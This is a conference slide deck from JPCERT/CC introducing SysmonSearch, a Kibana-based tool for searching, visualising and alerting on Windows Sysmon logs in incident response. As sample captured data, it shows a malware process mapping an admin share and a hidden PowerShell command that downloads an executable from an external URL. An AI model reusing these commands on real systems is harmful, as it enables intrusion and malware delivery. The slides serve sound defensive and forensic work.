

FIRST Regional Symposium Asia-Pacific
Sysmon Log Analysis Tool
-SysmonSearch-

2018/10/25

Wataru Takahashi (JPCERT/CC)




Self-introduction

Wataru Takahashi

- Incident Response Group at JPCERT/CC
- Malware analysis, Forensics investigation.
- Written up posts on malware analysis and technical findings on this blog and GitHub.
 - <https://blogs.jpCERT.or.jp/en/>
 - <https://github.com/JPCERTCC/>

The Challenges in Current Incident Response

The attacker intrudes into the network, and infect many hosts and servers with malware.



Many hosts need investigation in incident response.



Take months to investigate the whole incident.

Importance of logging

- Necessity to retain logs on a daily basis:
 - Application log
 - Network communication log
 - System log



Sysmon
(System Monitor)

Sysmon

- Sysmon is a free tool provided by Microsoft.
- Tool to record various Windows OS operations (applications, registry entries, communication etc.)



Sysmon log

■ Example log (Process Create)

```
Information,2017/11/07 16:06:03,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),"Process Create:
UtcTime: 2017-11-07 07:06:03.955
ProcessGuid: {02EA0504-5B5B-5A01-0000-00105D741200}
ProcessId: 2412
Image: C:\Windows\SysWOW64\cmd.exe
CommandLine: cmd /c ""net use ¥¥Win7_64JP_03¥c$""
CurrentDirectory: C:\Windows\system32
User: NT AUTHORITY\SYSTEM
LogonGuid: {02EA0504-41A6-5A01-0000-002057020000}
LogonId: 0x3e7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: SHA1=EE8CBF12D87C4D388F09B4F69BED2E91682920B5
ParentProcessGuid: {02EA0504-584C-5A01-0000-0010E1C11000}
ParentProcessId: 2604
ParentImage: C:\Intel\Logs\malware.exe
ParentCommandLine: C:\Intel\Logs\malware.exe"
```

Created process

Executed command



User who created the process (authority)

Parent process

■ What you can see from the logs

"malware.exe" executes `cmd /c net use ¥¥Win7_64JP_03¥c$` (network sharing) with SYSTEM privilege.

Challenges in Sysmon log analysis



- Takes time to manually check massive size of data
- Almost impossible to grasp the entire logs
- Difficult to investigate multiple devices at once

Linux commands (grep, awk and others)

```
26 ParentCommandLine: C:\Windows\system32\services.exe"
27 情報: 2017/11/07 17:57:59, Microsoft Windows System, Process Create (rule: ProcessCreate), Process Create:
28 UTCTime: 2017-11-07 00:58:48.326
29 ProcessId: 0x126164-71C3-3A01-9989-09101401D000
30 ProcessName: svchost.exe
31 Image: C:\Program Files (x86)\Google\Update\GoogleUpdate.exe
32 CommandLine: "C:\Program Files (x86)\Google\Update\GoogleUpdate.exe" /svc
33 CurrentDirectory: C:\Windows\system32
34 User: NT AUTHORITY\SYSTEM
```



Any ways to do it effectively?

Solution!

JPCERT/CC developed a tool to support sysmon log analysis

Increase accuracy for log analysis
Shorten time for incident investigation
Reduce workload for log analysis

SysmonSearch

Commit Message	Commit Hash	Time
wataru-takahashi Updated image	Latest commit #ad63f	a day ago
docker	initial commit	2 days ago
images	Updated image	a day ago
script	initial commit	2 days ago

<https://github.com/JPCERTCC/SysmonSearch>


SysmonSearch

SysmonSearch overview



Powering Data Search, Log Analysis, Analytics | Elastic
<https://www.elastic.co/products>

System overview



SysmonSearch functions

Search

By hash value,
host names etc.

Monitor

Based on rules

Visualise

In simple graphics

Create statistics

In regular basis

Search

The screenshot displays the Kibana SysmonSearch interface. The left sidebar contains navigation options: Discover, Visualize, Dashboard, Timelion, SysmonSearch (selected), Dev Tools, and Management. The main content area is titled 'SysmonSearch' and has tabs for Alert, Search, Statistics, and Event List. The Search tab is active, showing a search field with the criteria 'Process Name' and 'powershell'. To the right of the search field are three buttons: 'Import', 'Save as Detection Rule', and 'Find Now'. Below the search field, the 'Results' section shows a summary of 23 records and 2 unique hosts. A table lists the search results with columns for UtcTime, EventId, Level, Computer, UserName, and Image.

Input search condition

Search results

UtcTime	EventId	Level	Computer	UserName	Image
2018-04-09 06:13:58.134	1	情報	Win10_64JP-Base Table Graph	WIN10_64JP-BASEYkanri	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2018-04-09 06:15:54.708	1	情報	Win10_64JP-Base Table Graph	WIN10_64JP-BASEYkanri	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2018-04-10 08:35:49.576	1	情報	Win7_64JP Table Graph	Win7_64JPYkanri	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2018-04-19 05:53:35.744	1	情報	Win7_64JP Table Graph	Win7_64JPYkanri	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
2018-04-19 08:09:59.105	1	情報	Win7_64JP Table Graph	Win7_64JPYkanri	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Monitor

The screenshot displays the Kibana SysmonSearch interface. The left sidebar contains navigation options: Discover, Visualize, Dashboard, Timelion, SysmonSearch (selected), Dev Tools, and Management. The main content area is titled 'SysmonSearch' and has tabs for Alert, Search, Statistics, and Event List. The 'Alert' tab is active, showing a date range of 2018/08/06/00:00:00 - 2018/09/06/00:00:00. Below this, there are three sections highlighted with red boxes:

- Monitor rules:** A table listing two detection rules with 'Delete file' links.
- Detection results:** A table showing the number of records and unique hosts for each rule.
- Number of matches:** A table showing the number of matches for a specific computer.

Rule Name	Logic	ProcessName	Action
rule-20180904094116931.json	OR	nslookup	Delete file
rule-20180904092934328.json	OR	powershell	Delete file










	Records	Unique Hosts
Overall	4	1
rule-20180904092934328.json	2	1
rule-20180904094116931.json	2	1

Computer	Number of Matches
Win7_64JP	4


Visualise

The screenshot displays the Kibana SysmonSearch interface. The left sidebar contains navigation options: Discover, Visualize, Dashboard, Timeline, SysmonSearch (selected), Dev Tools, and Management. The main content area shows a search results page for 'Process Parent-Child Relationship' with details: Host Name: Win7_64JP, Date: 2018-04-19. A search bar is present with fields for 'After: yyyy/mm/dd', 'Before: yyyy/mm/dd', and a 'submit' button. Below the search bar, a diagram titled 'Process relationship' is shown, enclosed in a red border. The diagram illustrates a process flow: 'C:\Windows\System32\cmd.exe' (blue gear icon) points to 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' (red gear icon), which in turn points to 'C:\Users\kanri\AppData\Local\Temp\N77.EXE' (green document icon) and '210.144.0.11' (orange person icon). At the bottom of the interface, a command line snippet is visible: `CommandLine powershell.exe -noprompt -windowstyle hidden -executionpolicy bypass (New-Object system.net.webclient).downloadfile('http://ag.santotomemercia.com/8018/bi/NGu0dFw', 'C:\Users\kanri\AppData\Local\Temp\N77.EXE'); Invoke-WebRequest -Uri http://ag.santotomemercia.com/8018/bi/NGu0dFw -OutFile 'C:\Users\kanri\AppData\Local\Temp\N77.EXE'`


Corresponding icons to IDs

Event ID	Event	Icon	Event ID	Event	Icon
1	Process Create		11	FileCreate	
2	File creation time changed		12 13 14	RegistryEvent (CreateKey)	
3	Network Connection Detected		12 13 14	RegistryEvent (values)	
7	Image loaded		19 20 21	WmiEvent	
8	CreateRemoteTh read				

Create statistics




Create statistics



How to Install

■ SysmonSearch wiki

— <https://github.com/JPCERTCC/SysmonSearch/wiki>



The screenshot shows the GitHub Wiki page for SysmonSearch. The page title is "How to Install" and it was last edited 5 days ago. The page content includes a table of contents with four items: 1. Elasticsearch Setup, 2. Kibana Setup, 3. StixloC Server Setup, and 4. Client Setup. Below the table of contents is a "Precondition" section with a bulleted list of instructions for installing SysmonSearch on Linux (Ubuntu). The instructions include downloading Elasticsearch and Kibana, and cloning the SysmonSearch git repository. A code block shows the command to clone the repository: `$ git clone https://github.com/JPCERTCC/SysmonSearch.git`. On the right side of the page, there is a "Manual" section with a table of contents listing: 1. Home, 2. How to Install (with sub-items: i. Elasticsearch Setup, ii. Kibana Setup, iii. StixloC Server Setup, iv. Client Setup), 3. How to Use (with sub-items: i. Start SysmonSearch, ii. Accessing the Kibana interface), and 4. Jump start with Docker. Below the "Manual" section is a "マニュアル(日本語)" section with sub-items: 1. ホーム and 2. インストール.

■ JPCERT/CC Blog

- <https://blogs.jpccert.or.jp/en/2018/09/visualise-sysmon-logs-and-detect-suspicious-device-behaviour--sysmonsearch.html>

JPCERT/CC
Japan Computer Emergency Response Team
Coordination Center

JPCERT/CC Eyes

Language: English

Top > List of "Forensic" > Visualise Sysmon Logs and Detect Suspicious Device Behaviour -SysmonSearch-

高橋 渉 (Wataru Takahashi) September 19, 2018

Google カスタム検索

Visualise Sysmon Logs and Detect Suspicious Device Behaviour -SysmonSearch-

SysmonSearch

Twitter Email

In recent sophisticated cyber attacks, it is common to observe lateral movement, where a malware- infected device is used as a stepping stone and further compromise other devices in the network. In order to investigate the compromised devices, it is necessary to retain detailed logs of the applications that run on the device on a daily basis. One of the well-known tools for this purpose is Sysmon [1] from Microsoft, which records various operations on the Windows OS (e.g. applications, registry entries, communication) in the event logs. Most commonly, analysts convert the logs into text format to search for specific items in the logs. However, it is a hectic and not-so-organised task when it comes to investigation over multiple devices.

JPCERT/CC has developed and released a system "SysmonSearch" which consolidates Sysmon logs to perform faster and more accurate log analysis. We are happy to introduce the details in this article.

Categories

- Malware
- Incident
- Event
- Vulnerability
- Security Technology
- Forensic
- Other

Tags

Python Conference Datper

Future Works

- Extended functions
 - Import Sysmon logs
 - Raise alert upon detection

Note

- Sysmon log output configuration
 - Besides installing the tool, you will need to change Sysmon configurations to record logs

- Network events recorded in Sysmon
 - Under proxy environment
 - Recorded destination IP address will be set to the proxy
 - Investigation required in line with the proxy server logs

Takeaway

- SysmonSearch can be used for investigation of device operations and log monitoring in peacetime based on rules
 - Investigate suspicious operation by visualising Sysmon logs
 - Detect suspicious operations based on rules

Thank you!!

Please give us feedback.
e-mail: ir-info@jpcert.or.jp

